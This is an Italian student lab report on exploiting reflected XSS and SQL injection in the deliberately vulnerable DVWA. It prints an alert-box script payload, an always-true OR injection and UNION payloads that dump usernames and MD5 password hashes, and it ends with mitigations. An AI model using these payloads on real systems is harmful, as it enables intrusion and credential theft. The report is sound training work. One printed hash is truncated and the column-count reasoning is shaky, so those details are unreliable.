

Exploit DVWA – XSS e SQL injection

S6 L2

Andrea Calabretta

Sommario

Introduzione	3
Configurazione Laboratorio	4
Impostazione della DVWA	4
Sfruttamento della Vulnerabilità XSS Reflected	5
Descrizione della vulnerabilità	5
Esecuzione dell'attacco	5
Sfruttamento della Vulnerabilità SQL Injection	7
Descrizione della vulnerabilità	7
Accesso alla sezione SQL Injection	7
Primo tentativo e identificazione dell'errore	8
Sfruttamento con payload OR sempre vero	9
Verifica del numero di colonne con UNION	10
Estrazione delle credenziali	11
Conclusioni	12

Introduzione

Argomento:

Sfruttamento delle Vulnerabilità XSS e SQL Injection sulla DVWA.

Obiettivi:


Configurare il laboratorio virtuale per sfruttare con successo le vulnerabilità XSS e SQL Injection sulla Damn Vulnerable Web Application.

Istruzioni per l'Esercizio:

1. Configurazione del Laboratorio:
 - Configurate il vostro ambiente virtuale in modo che la macchina DVWA sia raggiungibile dalla macchina Kali Linux (l'attaccante).
 - Verificate la comunicazione tra le due macchine utilizzando il comando ping.
2. Impostazione della DVWA:
 - Accedete alla DVWA dalla macchina Kali Linux tramite il browser.
 - Navigate fino alla pagina di configurazione e settate il livello di sicurezza a LOW.
3. Sfruttamento delle Vulnerabilità:
 - Scegliete una vulnerabilità XSS reflected e una vulnerabilità SQL Injection (non blind).
 - Utilizzate le tecniche viste nella lezione teorica per sfruttare con successo entrambe le vulnerabilità.

Configurazione Laboratorio

Per stabilire il corretto funzionamento dell'ambiente di lavoro, ho proceduto effettuando un "ping" dalla macchina virtuale Kali Linux a Metasploitable2. Il comando "ping" (Screenshot 1) ci permette di confermare l'avvenuta connessione tra le due macchine.




```
(kali㉿kali)-[~]  
$ ping -c 3 192.168.1.77  
PING 192.168.1.77 (192.168.1.77) 56(84) bytes of data.  
64 bytes from 192.168.1.77: icmp_seq=1 ttl=64 time=10.2 ms  
64 bytes from 192.168.1.77: icmp_seq=2 ttl=64 time=1.92 ms  
64 bytes from 192.168.1.77: icmp_seq=3 ttl=64 time=5.38 ms  
  
— 192.168.1.77 ping statistics —  
3 packets transmitted, 3 received, 0% packet loss, time 2010ms  
rtt min/avg/max/mdev = 1.915/5.837/10.217/3.404 ms  
  
(kali㉿kali)-[~]  
$
```

Screenshot 1 – Esecuzione del comando "ping" da Kali a Metasploitable2

Impostazione della DVWA

Ho dunque proseguito ad effettuare l'accesso da Kali alla web application DVWA e ho implementato i settaggi di DVWA Security a livello "low". Come visibile nello Screenshot 2, l'applicazione è raggiungibile all'indirizzo <http://192.168.1.77/dvwa/> dalla macchina Kali Linux, con il livello di sicurezza correttamente impostato su LOW e l'utente autenticato come "admin".



Screenshot 2 – Accesso a DVWA da Kali Linux con Security Level impostato a LOW

Sfruttamento della Vulnerabilità XSS Reflected

Descrizione della vulnerabilità

Il Cross-Site Scripting (XSS) Reflected è una vulnerabilità che consente a un attaccante di iniettare codice JavaScript malevolo all'interno di una pagina web, il quale viene immediatamente riflesso dal server nella risposta HTTP ed eseguito dal browser della vittima. A differenza dell'XSS Stored, il payload non viene salvato nel database ma viene veicolato tipicamente tramite un URL manipolato.

Esecuzione dell'attacco

Dalla macchina Kali Linux, ho navigato alla sezione "XSS reflected" della DVWA. Il modulo presenta un campo di testo che chiede il nome dell'utente. In assenza di sanitizzazione dell'input, è possibile inserire direttamente codice JavaScript. Ho inserito nel campo il seguente payload:

```
<script>alert('XSS Attack!');</script>
```

Come mostrato nello Screenshot 3, il payload è stato inserito correttamente nel campo "What's your name?" e inviato tramite il pulsante Submit. L'applicazione, non effettuando alcuna validazione o encoding dell'input, incorpora il codice direttamente nel corpo della risposta HTML.

Home
Instructions
Setup

Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

DVWA Security
PHP Info
About

Logout

Username: admin
Security Level: low
PHPIDS: disabled

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


Hello

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Screenshot 3 – Inserimento del payload XSS nel campo di input della DVWA

Il browser ha eseguito il codice JavaScript iniettato, producendo la visualizzazione di una finestra di dialogo di tipo alert con il messaggio "XSS Attack!", proveniente dal dominio 192.168.1.77, come visibile nello Screenshot 4. Questo dimostra che il codice arbitrario è stato eseguito nel contesto del browser, confermando il pieno successo dell'attacco XSS Reflected. L'URL del browser rispecchia inoltre il payload iniettato, caratteristica distintiva dell'XSS di tipo Reflected.



Screenshot 4 – Esecuzione del payload XSS: finestra alert "XSS Attack!" visualizzata dal browser


Sfruttamento della Vulnerabilità SQL Injection

Descrizione della vulnerabilità

La SQL Injection è una vulnerabilità che permette a un attaccante di interferire con le query che un'applicazione invia al proprio database. Quando l'input dell'utente non viene adeguatamente validato o parametrizzato, è possibile modificare la logica della query SQL originale, ottenendo accesso a dati non autorizzati, bypassando l'autenticazione o, nei casi più gravi, eseguendo operazioni sul sistema operativo sottostante.

Accesso alla sezione SQL Injection


Dalla macchina Kali Linux, ho navigato alla sezione "SQL Injection" della DVWA, raggiungibile all'indirizzo <http://192.168.1.77/dvwa/vulnerabilities/sqli/>. Come mostrato nello Screenshot 5, il modulo presenta un campo "User ID" nel quale è possibile inserire l'input da inviare al database. Il livello di sicurezza è impostato a LOW e l'utente autenticato è "admin".



Screenshot 5 – Pagina SQL Injection della DVWA con il payload nel campo User ID

Primo tentativo e identificazione dell'errore

Il primo tentativo di iniezione ha prodotto un errore di sintassi SQL, visibile nello Screenshot 6. Il messaggio restituito dal server recita: "You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'a'='a';" at line 1". Questo errore è estremamente informativo: conferma che l'input viene inserito direttamente nella query SQL senza sanitizzazione, e rivela la struttura della query originale. La presenza dell'errore di sintassi indica che il payload non era ancora correttamente formulato, ma dimostra inequivocabilmente la presenza della vulnerabilità.



Screenshot 6 – Errore di sintassi SQL restituito dal server a seguito del primo tentativo di iniezione

Sfruttamento con payload OR sempre vero

Corretta la formulazione del payload, ho inserito nel campo User ID la seguente stringa, che sfrutta una condizione logica sempre vera per aggirare la clausola WHERE della query originale:

`a' OR 'a'='a`

Come mostrato nello Screenshot 7, l'applicazione ha restituito tutti i record presenti nella tabella utenti: admin, Gordon Brown, Hack Me, Pablo Picasso e Bob Smith. Il dump completo degli utenti conferma che la condizione WHERE è stata neutralizzata e che l'intera tabella è stata esposta.

Vulnerability: SQL Injection

User ID:

ID: a' OR 'a'='a
First name: admin
Surname: admin

ID: a' OR 'a'='a
First name: Gordon
Surname: Brown

ID: a' OR 'a'='a
First name: Hack
Surname: Me

ID: a' OR 'a'='a
First name: Pablo
Surname: Picasso

ID: a' OR 'a'='a
First name: Bob
Surname: Smith

Screenshot 7 – Dump di tutti gli utenti ottenuto tramite il payload a' OR 'a'='a

Verifica del numero di colonne con UNION

Per procedere con un attacco di tipo UNION-based, è necessario conoscere il numero esatto di colonne restituite dalla query originale. Ho inserito il seguente payload per verificare che la query restituisca 2 colonne:

```
1 UNION SELECT 1,2
```

Come visibile nello Screenshot 8, la risposta restituisce i dati dell'utente con ID 1 (admin/admin), confermando che la query gestisce esattamente 2 colonne, corrispondenti a "First name" e "Surname" nell'interfaccia. Questo dato è fondamentale per costruire correttamente il payload UNION nelle fasi successive.

Vulnerability: SQL Injection

User ID:

ID: 1 UNION SELECT 1,2
First name: admin
Surname: admin

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Screenshot 8 – Verifica delle colonne tramite UNION SELECT 1,2, risultato: First name: admin, Surname: admin

Estrazione delle credenziali

Con la struttura della query nota, ho proceduto all'estrazione diretta di username e password dalla tabella "users" tramite il seguente payload UNION-based:

```
1' UNION SELECT user, password FROM users#
```

Come mostrato nello Screenshot 9, l'applicazione ha restituito username e hash MD5 delle password per tutti gli utenti registrati: admin, gordonb, 1337, pablo e smithy. Gli hash estratti sono: 5f4dcc3b5aa765d61d8327deb882cf99 (admin e smithy), e99a18cb38d5f260853678922e03 (gordonb), 8d3533d75ae2c3966d7e0d4fcc69216b (1337), 0d107d09f5bbe40cade3de5c71e9e9b7 (pablo). Gli hash MD5 non salati sono crittograficamente deboli e facilmente attaccabili tramite rainbow table o dizionario.

Vulnerability: SQL Injection

User ID:


```
ID: 1' UNION SELECT user,password FROM users#  
First name: admin  
Surname: admin
```

```
ID: 1' UNION SELECT user,password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

```
ID: 1' UNION SELECT user,password FROM users#  
First name: gordonb  
Surname: e99a18cb38d5f260853678922e03
```

```
ID: 1' UNION SELECT user,password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
```

```
ID: 1' UNION SELECT user,password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

```
ID: 1' UNION SELECT user,password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Screenshot 9 – Dump finale di username e hash MD5 delle password tramite `UNION SELECT user, password FROM users#`

Conclusioni

L'esercizio ha permesso di sfruttare con successo due delle vulnerabilità più critiche nel panorama della sicurezza applicativa web: XSS Reflected e SQL Injection, entrambe presenti nella DVWA con livello di sicurezza impostato a LOW. Nel caso dell'XSS Reflected, l'assenza di encoding dell'output ha consentito l'esecuzione di codice JavaScript arbitrario nel browser. Nel caso della SQL Injection, l'assenza di query parametrizzate ha permesso di enumerare la struttura del database ed estrarre le credenziali di tutti gli utenti registrati nell'applicazione. Entrambe le vulnerabilità sono mitigabili attraverso pratiche di sviluppo sicuro quali la validazione e sanitizzazione dell'input, l'encoding dell'output e l'utilizzo di prepared statements.